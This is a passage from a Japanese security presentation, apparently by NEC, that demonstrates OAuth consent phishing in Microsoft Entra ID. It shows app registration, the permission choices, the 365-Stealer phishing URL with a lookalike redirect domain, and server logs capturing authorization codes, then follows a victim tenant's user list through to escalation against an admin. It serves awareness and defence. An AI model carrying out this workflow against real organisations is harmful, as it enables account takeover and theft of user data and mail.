
<https://learn.microsoft.com/ja-jp/graph/permissions-overview>
<https://learn.microsoft.com/ja-jp/graph/permissions-reference#mailread>

5.同意フィッシング

同意フィッシングとは

同意の仕組みを悪用したフィッシング

ユーザ自身がアクセス許可を攻撃者アプリケーションに付与するため、多要素認証有無に関係なく有効な攻撃



6.同意フィッシングデモ

攻撃者と被害者の視点を織り交ぜながら同意フィッシングのデモを紹介

同意フィッシングデモ

- 攻撃者-準備1
- 被害者-ユーザ
- 攻撃者-悪用1
- 攻撃者-準備2
- 被害者-管理者
- 攻撃者-悪用2

同意フィッシングデモ

- **攻撃者-準備1**
 - ・ 被害者-ユーザ
 - ・ 攻撃者-悪用1
 - ・ 攻撃者-準備2
 - ・ 被害者-管理者
 - ・ 攻撃者-悪用2

同意フィッシングデモ-攻撃者-準備1(1/7)

攻撃者が管理するEntra IDでアプリケーションを登録

ホーム > [REDACTED] アプリの登録

アプリケーションの登録 ...

* 名前

このアプリケーションのユーザー向け表示名 (後で変更できます)。

SecurityCheck ✓

サポートされているアカウントの種類

このアプリケーションを使用したり、この API にアクセスしたりできるアカウントの種類を選択します

複数の Entra ID テナント ▼ [選択に関するヘルプ](#)

☒ すべてのテナントを許可する

☐ 特定のテナントのみを許可する (プレビュー) ⓘ

リダイレクト URI (省略可能)

ユーザー認証が成功すると、この URI に認証応答を返します。この時点での指定は省略可能で、後ほど変更できますが、ほとんどの認証シナリオで値が必要となります。

Web ▼ ✓

作業に使用しているアプリをこちらで登録します。ギャラリー アプリと組織外の他のアプリを [\[エンタープライズ アプリケーション\]](#) から追加して統合します。

認可コード受け取りのためのリダイレクト
は、アプリケーション登録済み
リダイレクトURLに制限 (複数登録可)

同意フィッシングデモ-攻撃者-準備1(2/7)

- 作成したアプリケーションに「User.ReadBasic.All」アクセス許可を設定
- 「User.ReadBasic.All」：組織内の全てのユーザの情報を取得可能な権限

ホーム : [redacted] | アプリの登録 > SecurityCheck

SecurityCheck | API のアクセス許可 ☆ ...

検索 [] ◦ << 最新の情報に更新 フィードバックがある場合

概要
クイック スタート
統合アシスタント
問題の診断と解決
管理
ブランド化とプロパティ
Authentication (Preview)
証明書とシークレット
トークン構成
API のアクセス許可
API の公開
アプリ ロール
所有者
ロールと管理者
マニフェスト
サポート + トラブルシューティング

⚠ アプリケーションに対するアクセス許可を編集しています。ユーザーは、既に同意したことがある場合でも同意が必要になります。

⚠ テナント全体の同意を付与すると、そのアプリケーションに対してテナント全体に既に付与されているアクセス許可が取り消される場合があります。ユーザーが自分の代わりに付与済みのアクセス許可は影響を受けません。 [詳細情報](#)

i "管理者の同意が必要" 列には、組織の既定値が表示されます。ただし、ユーザーの同意は、アクセス許可、ユーザー、アプリごとにカスタマイズできます。この列には、ご自分の組織や、このアプリが使用される組織の値が反映されていない場合があります。 [詳細情報](#)

構成されたアクセス許可

アプリケーションは、同意のプロセスの一環としてユーザーが管理者からアクセス許可が付与されている場合、API を呼び出すことが承認されます。構成されたアクセス許可の一覧には、アプリケーションに必要なすべてのアクセス許可を含める必要があります。 [アクセス許可と同意に関する詳細情報](#)

+ アクセス許可の追加 ✓ [redacted] に管理者の同意を与えます

API / アクセス許可の名前	種類	説明	管理者の同意が必要	状態
Microsoft Graph (1)				...
User.ReadBasic.All	委任済み	Read all users' basic profiles	いいえ	...

個々のアプリに関する同意済みのアクセス許可とテナントの同意設定を表示および管理するには、[エンタープライズ アプリケーション](#)をお試しください。

同意フィッシングデモ-攻撃者-準備1(3/7)

- デフォルト設定である「Microsoftによる同意設定の管理を許可する」の場合、ユーザが同意可能なアクセス許可は制限される
- 「User.ReadBasic.All」はデフォルト設定であってもユーザが同意可能なアクセス許可

参考: <https://learn.microsoft.com/ja-jp/entra/identity/enterprise-apps/manage-app-consent-policies?pivots=ms-powershell#microsoft-recommended-user-consent-policy>

ホーム > エンタープライズ アプリケーション | 同意とアクセス許可

 **同意とアクセス許可 | ユーザーの同意設定** ...

× <<  保存  破棄 |  フィードバックがある場合

管理

 **ユーザーの同意設定**

 管理者の同意設定

 アクセス許可の分類

エンド ユーザーやグループ所有者がアプリケーションとエージェント ID への同意をいつ許可するか、また、管理者のレビューや承認をいつ要求する必要があるかを制御します。アプリおよびエージェント ID によるデータ アクセスをユーザーが許可できるようにすれば、便利なアプリケーションを取得でき、生産性を向上させるのに役立ちますが、監視と制御を慎重に行わないと状況によってはリスクを伴う場合があります。

アプリケーションに対するユーザーの同意
組織のデータにアプリケーションがアクセスすることに対し、ユーザーが同意する許可が与えられているかどうかを構成します。 [詳細情報](#)

☐ ユーザーの同意を許可しない
すべてのアプリおよびエージェント ID に管理者が必要です。

☐ 検証済みの発行元からのアプリに対して、選択したアクセス許可についてユーザーの同意を許可する
確認済みの発行元のアプリまたはこの組織に登録されているアプリが、"低影響" と分類されたアクセス許可を持つことについて、すべてのユーザーが同意できます。

☒ Microsoft による同意設定の管理を許可する (推奨)
Microsoft の現行のユーザー同意ガイドラインに組織を自動的に更新します。 [詳細情報](#)

☒ 一般的なメール クライアントに対するユーザーの同意を有効にする
ユーザーは、特定のメール アクセス許可に関して一般的なアプリケーションに同意できます。ユーザーの同意が許可されているアプリケーションとアクセス許可の一覧は [ここ](#) にあります。

同意フィッシングデモ-攻撃者-準備1(4/7)

作成したアプリケーションのパスワードであるクライアントシークレットを作成

ホーム

アプリの登録

SecurityCheck

SecurityCheck | 証明書とシークレット

フィードバックがある場合

概要

クイックスタート

統合アシスタント

問題の診断と解決

管理

ブランド化とプロパティ

Authentication (Preview)

証明書とシークレット

トークン構成

API のアクセス許可

API の公開

アプリ ロール

所有者

ロールと管理者

マニフェスト

資格情報は、Web アドレスの指定が可能な場所で (HTTPS スキーマを使用して) トークンを受信する際に、機密性の高いアプリケーションが認証サービスに対して自身を識別できるようにするためのものです。より高いレベルで保証するには、資格情報として (クライアントシークレットではなく) 証明書を使うことをお勧めします。

アプリケーション登録証明書、シークレット、フェデレーション資格情報は、下のタブにあります。

証明書 (0)

クライアントシークレット (1)

フェデレーション資格情報 (0)

トークンの要求時にアプリケーションが自身の ID を証明するために使用する秘密の文字列です。アプリケーション パスワードと呼ばれることもあります。

新しいクライアントシークレット

説明	有効期限	値①	シークレット ID
test	2026/12/2		

NEC \Orchestrating a brighter world


© NEC Corporation 2026

33

同意フィッシングデモ-攻撃者-準備1(5/7)

Altered Security社の365-Stealerを使用し、同意フィッシングの環境を構築

参考：<https://github.com/AlteredSecurity/365-Stealer>



同意フィッシングデモ-攻撃者-準備1(6/7)

- 必要な情報を入力後、365-Stealerを再起動するとCLI上にフィッシング用URLが表示
- client_idパラメータにアプリケーションID、redirect_uriにリダイレクト先URLが含まれる

```
C:\Users\takuya\AppData\Lo x + v

<88b. d888P"Ybo. `Y88b
`88b. Y88[ ]88 ]88 8888888
o. .88P `Y88 88P o. .88P
`8bd88P' `88bod8' `8bd88P'

.000000..o . 0000
d8P' `Y8 .o8 `888
Y88bo. .o888oo .00000. .0000. 888 .00000. 0000 d8b
`"Y8888o. 888 d88' `88b `P )88b 888 d88' `88b `888""8P
`"Y88b 888 888ooo888 .oP"888 888 888ooo888 888
oo .d8P 888 . 888 .o d8( 888 888 888 .o 888
8""88888P' "888" `Y8bod8P' `Y888""8o o888o `Y8bod8P' d888b

-----
Github: https://github.com/alterredsecurity/365-Stealer

Phishing Link => https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&client_id=
&scope=https%3A%2F%2Fgraph.microsoft.com%2F.default+openid+offline_access+&redirect_uri=https%3A%2F%
2Fmlcrosoftsecurity.local%2Flogin%2Fauthorized&response_mode=query

Home page running on port: 443

* Serving Flask app '365-Stealer'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on https://127.0.0.1:443
* Running on https://192.168.163.147:443
Press CTRL+C to quit
```

同意フィッシングデモ-攻撃者-準備1(7/7)

フィッシング用URLを含むメールをターゲットに対して送付



同意フィッシングデモ

- 攻撃者-準備1
- **被害者-ユーザ**
- 攻撃者-悪用1
- 攻撃者-準備2
- 被害者-管理者
- 攻撃者-悪用2


同意フィッシングデモ-被害者-ユーザ(1/2)

- 同意フィッシングメールが被害者に届く
- フィッシング用URLはMicrosoft社正規ドメインが使用されるため、不審に思わず被害者がアクセス



同意フィッシングデモ-被害者-ユーザ(2/2)

- ・ 攻撃者が作成したアプリケーションへの同意画面が表示、被害者は不審に思わず「承諾」
- ・ 被害者はリダイレクトURLに飛ばされ、Microsoft社を模した攻撃者が作成したサイトが表示



同意フィッシングデモ

- 攻撃者-準備1
- 被害者-ユーザ
- **攻撃者-悪用1**
- 攻撃者-準備2
- 被害者-管理者
- 攻撃者-悪用2

同意フィッシングデモ-攻撃者-悪用1(1/3)


被害者が同意後にリダイレクトすることで365-StealerのCLI上に認可コードが表示
認可コードとAppID、クライアントシークレットを用いてアクセストークンを入手

参考：<https://learn.microsoft.com/ja-jp/graph/auth-v2-user?tabs=http#step-2-request-an-access-token>

```
C:\Users\Ytakuya\AppData\Local\Microsoft\Windows\InPrivate\InPrivateCollection\00000000-0000-0000-0000-000000000000
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /login/authorized?code= HTTP/1.1" 302 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET / HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/icofont/icofont.min.css HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/boxicons/css/boxicons.min.css HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/owl.carousel/assets/owl.carousel.min.css HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/venobox/venobox.css HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/animate.css/animate.min.css HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/aos/aos.css HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/css/style.css HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/img/slide/slide-1.jpg HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/img/about.jpg HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/bootstrap/css/bootstrap.min.css HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/jquery/jquery.min.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/jquery.easing/jquery.easing.min.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/php-email-form/validate.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/jquery-sticky/jquery.sticky.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/bootstrap.bundle.min.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:24] "GET /static/assets/vendor/venobox/venobox.min.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:25] "GET /static/assets/js/main.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:25] "GET /static/assets/vendor waypoints/jquery.waypoints.min.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:25] "GET /static/assets/vendor/counterup/counterup.min.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:25] "GET /static/assets/vendor/owl.carousel/owl.carousel.min.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:25] "GET /static/assets/vendor/aos/aos.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:25] "GET /static/assets/vendor/isotope-layout/isotope.pkgd.min.js HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:25] "GET /static/assets/vendor/boxicons/fonts/boxicons.woff2 HTTP/1.1" 200 -
192.168.163.147 - - [09/Jun/2026 14:49:25] "GET /static/assets/img/logo.PNG HTTP/1.1" 200 -
[+] testuser01@
[+] All users in tenant saved:
[!] Looks like Victim testuser01@
```

同意フィッシングデモ-攻撃者-悪用1(2/3)

365-StealerのGUIを更新すると被害にあったユーザが表示される



同意フィッシングデモ-攻撃者-悪用1(3/3)

- 被害者は「User.ReadBasic.All」のアクセス許可に同意
- 365-Stealer上の「List Users」を選択し、被害者テナントの全てのユーザの情報を出力
- 管理者と推測するtestuser03_admをターゲットに更に同意フィッシングを仕掛ける

List all User from victim's tenant

Display Name...

Email Address...

User Id...

List Users

Export Users List

Display Name	User Principal Name	Given Name	Surname	Job Title	Mail	Mobile Phone	Office Location	Preferred Language	Id
training1	training1@				training1@				
testuser03_adm	testuser03_adm@				testuser03_adm@				
testuser01	testuser01@				testuser01@				

同意フィッシングデモ

- 攻撃者-準備1
- 被害者-ユーザ
- 攻撃者-悪用1
- **攻撃者-準備2**
- 被害者-管理者
- 攻撃者-悪用2

同意フィッシングデモ-攻撃者-準備2(1/2)

次のターゲットが管理者と仮定して、メール関連の委任されたアクセス許可を作成したアプリケーションに設定

参考：
<https://learn.microsoft.com/ja-jp/graph/permissions-reference#mailsend>
<https://learn.microsoft.com/ja-jp/graph/permissions-reference#mailboxsettingsreadwrite>

ホーム

アプリの登録

SecurityCheck

SecurityCheck | API のアクセス許可

検索

最新の情報に更新

フィードバックがある場合

概要

クイックスタート

統合アシスタント

問題の診断と解決

管理

ブランド化とプロパティ

Authentication (Preview)

証明書とシークレット

トークン構成

API のアクセス許可

API の公開

アプリ ロール

所有者

ロールと管理者

マニフェスト

サポート + トラブルシューティング

アプリケーションに対するアクセス許可を編集しています。ユーザーは、既に同意したことがある場合でも同意が必要になります。

"管理者の同意が必要" 列には、組織の既定値が表示されます。ただし、ユーザーの同意は、アクセス許可、ユーザー、アプリごとにカスタマイズできます。この列には、ご自分の組織や、このアプリが使用される組織

構成されたアクセス許可

アプリケーションは、同意のプロセスの一環としてユーザーが管理者からアクセス許可が付与されている場合、API を呼び出すことが承認されます。構成されたアクセス許可の一覧には、アプリケーションに必要なすべてのアクセス許可を含める必要があります。[アクセス許可と同意に関する詳細情報](#)

アクセス許可の追加

API / アクセス許可の名前	種類	説明	管理者の同意が必要	状態
Microsoft Graph (4)				
Mail.Read	委任済み	Read user mail	いいえ	...
Mail.Send	委任済み	Send mail as a user	いいえ	...
MailboxSettings.ReadWrite	委任済み	Read and write user mailbox settings	いいえ	...
User.ReadBasic.All	委任済み	Read all users' basic profiles	いいえ	...

同意フィッシングデモ-攻撃者-準備2(2/2)

次のターゲットに対して、同意フィッシングを試行




同意フィッシングデモ

- 攻撃者-準備1
- 被害者-ユーザ
- 攻撃者-悪用1
- 攻撃者-準備2
- **被害者-管理者**
- 攻撃者-悪用2

